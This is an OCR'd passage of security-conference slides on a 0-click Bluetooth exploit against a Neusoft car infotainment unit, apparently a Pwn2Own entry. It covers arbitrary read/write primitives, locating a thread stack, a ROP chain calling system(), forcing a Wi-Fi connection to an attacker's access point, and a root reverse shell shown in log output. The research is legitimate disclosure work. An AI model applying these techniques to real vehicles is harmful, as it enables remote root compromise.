
Observed Virtual Map

...


0xb53c9000 0xb54fc000	/lib/libc-2.20-2014.11.so
0xb54fc000 0xb54ff000	mmap segment
0xb54ff000 0xb55bf000	/usr/lib/libsqlite3.so.0.8.6
0xb55bf000 0xb55e4000	/lib/libpthread-2.20-2014.11.so

...

Exploit :: AAR Primitive :: Thread Stack Address




Exploit :: AAR Primitive :: Thread Stack Address



Exploit :: AAR Primitive :: Thread Stack Address

- `libpthread.so` address was leaked based on `libc.so`
- Use AAR to iterate over `pthread` TCB objects starting from `__stack_user`
- Use 12 LSB of `start_routine` to find BT thread TCB



```
[slave ]   pthread[00]: 0xa3d3d440
[slave ]   pthread[01]: 0xa453d440
[slave ]   pthread[02]: 0xa4d3d440
[slave ]   pthread[03]: 0xa553d440
[slave ]   pthread[04]: 0xa5d3d440
[slave ]   pthread[05]: 0xa653d440
[slave ]   pthread[06]: 0xa6d3d440
[slave ]   pthread[07]: 0xa753d440
[slave ]   pthread[08]: 0xa7d3d440
[slave ]   pthread[09]: 0xa853d440
[slave ]   pthread[10]: 0xa8d4f440
[slave ]   pthread[11]: 0xa954f440
[slave ]   pthread[12]: 0xa9d92440
[slave ]   pthread[13]: 0xaa592440
[slave ] found BT thread stack address: 0xaa592440
```

Exploit :: End-game

What do we have so far?

- Universal Heap Spraying
- Arbitrary Address Write (AAW)
- Arbitrary Address Read (AAR)
- Heap chunk flags (*will be needed further*)
- Address of a `system` function
- Address of “BT thread” `stack`

Exploit :: End-game


What do we have so far?

- Universal Heap Spraying
- Arbitrary Address Write (AAW)
- Arbitrary Address Read (AAR)
- Heap chunk flags (*will be needed further*)
- Address of a `system` function
- Address of “BT thread” `stack`

→

Write a ROP-chain to BT thread stack executing `system(payload)`

Exploit :: End-game




2. 0-click Bluetooth exploit

1. Setup WLAN Access Point

3. Force wpa_supplicant to connect to an attacker's AP

4. Run reverse shell as root


Exploit :: End-game



```
[slave ] step 40: send ERTM Continue to channel#2
[slave ] step 41: execute the ROP chain
+++++ grande finale +++++

Waiting for the server to connect...connected.
sh: can't access tty; job control turned off
root@neusoft-tcc8034:/# id
uid=0(root) gid=0(root)
root@neusoft-tcc8034:/# uname -a
Linux neusoft-tcc8034 4.14.137-tcc #1 SMP PREEMPT Thu Nov 9 06:48:03 UTC 2023 armv7l
GNU/Linux
root@neusoft-tcc8034:/#
```

Exploit :: End-game



```
[slave ] step 40: send ERTM Continue to channel#2
[slave ] step 41: execute the ROP chain
+++++ grande finale +++++

Waiting for the server to connect...connected.
sh: can't access tty; job control turned off
root@neusoft-tcc8034:/# id
uid=0(root) gid=0(root)
root@neusoft-tcc8034:/# uname -a
Linux neusoft-tcc8034 4.14.137-tcc #1 SMP PREEMPT Thu Nov 9 06:48:03 UTC 2023 armv7l
GNU/Linux
root@neusoft-tcc8034:/#
```


Still a lot of crashes. Stability is ~60%

Exploit Stability Improvements

Exploit :: Stability :: Why?

Why to improve stability?

- At Pwn2Own you have 3 attempts
- 10 min each of them
- 60% looks good but not perfect
